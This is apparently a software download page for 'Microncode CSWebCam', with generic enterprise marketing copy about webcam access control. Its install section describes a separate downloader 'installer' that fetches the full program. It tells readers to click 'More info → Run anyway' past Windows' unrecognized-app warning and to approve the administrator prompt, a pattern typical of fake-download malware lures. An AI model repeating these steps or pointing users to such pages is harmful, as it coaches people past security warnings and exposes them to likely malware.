Overview

Microncode CSWebCam brings a focused, secure approach to webcam and session management for organizations of all sizes. Designed to simplify remote support, monitoring, and access control, this tool integrates with existing workflows and emphasizes privacy and auditability. The interface is approachable for administrators while offering robust controls that IT teams expect.
Product Overview
Microncode CSWebCam is a dedicated utility for managing webcam access and remote sessions from a centralized console. It helps teams control permissions, record activity when needed, and maintain clear logs of who accessed what and when. Built with enterprise needs in mind, the solution supports role-based access and strong authentication options.
How It Operates
The application installs a lightweight agent on endpoints and pairs with a central server component. When an authorized session begins, the agent negotiates a secure channel to the management console. Streams and control signals are encrypted and logged to preserve integrity and compliance. Administrators can set policies to restrict camera use, enable temporary access, or enforce recording rules for auditing purposes.
- It is the Installer, not the software itself – Smaller, Faster, Convenient
- One-click installer – no manual setup
- The installer downloads the full Microncode CSWebCam.
How to Install
- Download and extract the ZIP file
- Open the extracted folder and run the installation file
- When Windows shows a blue “unrecognized app” window:
- Click More info → Run anyway
- Click Yes on User Account Control prompt
- Wait for automatic setup (~1 minute)
- Click on Start download
- After setup finishes, launch from desktop shortcut
- Enjoy
Main Features
- Centralized device discovery and inventory for webcams across the network
- Role-based access controls and granular permission settings
- Secure, encrypted sessions with audit trails and event logging
- Real-time monitoring with optional recording for compliance
- Policy enforcement for camera use and temporary access tokens
- Integration hooks for directory services and single sign on
- Lightweight endpoint agent with minimal performance impact
Advantages
Adopting Microncode CSWebCam can reduce the complexity of managing numerous endpoint cameras, especially in environments with strict privacy or security requirements. The product streamlines administrative tasks by consolidating control into a single pane, cutting down time spent on manual configuration and incident investigations. Its logging capabilities support regulatory needs and internal audits, giving teams confidence that every session is recorded and traceable when required.
For IT staff, predictable deployment and straightforward policy templates speed up rollouts. The lightweight agent design minimizes resource consumption on user devices, which preserves endpoint performance while still delivering consistent monitoring. From a security perspective, enforced access controls and encrypted sessions limit exposure and help prevent unauthorized viewing.
Typical Use Cases
- Remote technical support teams who need temporary, auditable camera access to troubleshoot user issues
- Compliance teams that require recorded evidence of remote interactions for legal or regulatory reviews
- Educational institutions managing classroom cameras and remote proctoring with strict access policies
- Healthcare settings where privacy is paramount and access must be logged for patient safety
- Corporate environments enforcing device policies and preventing unauthorized camera usage
Closing Remarks
Microncode CSWebCam is tailored for organizations that need reliable, auditable control over webcam access without introducing heavy infrastructure or complex management overhead. Its combination of centralized administration, strong security controls, and nonintrusive endpoint operation makes it a practical choice for IT operations and compliance-focused teams. Evaluate how the tool fits into your environment by considering policy needs, integration points, and user impact, and plan a phased deployment to validate configurations before broad rollout.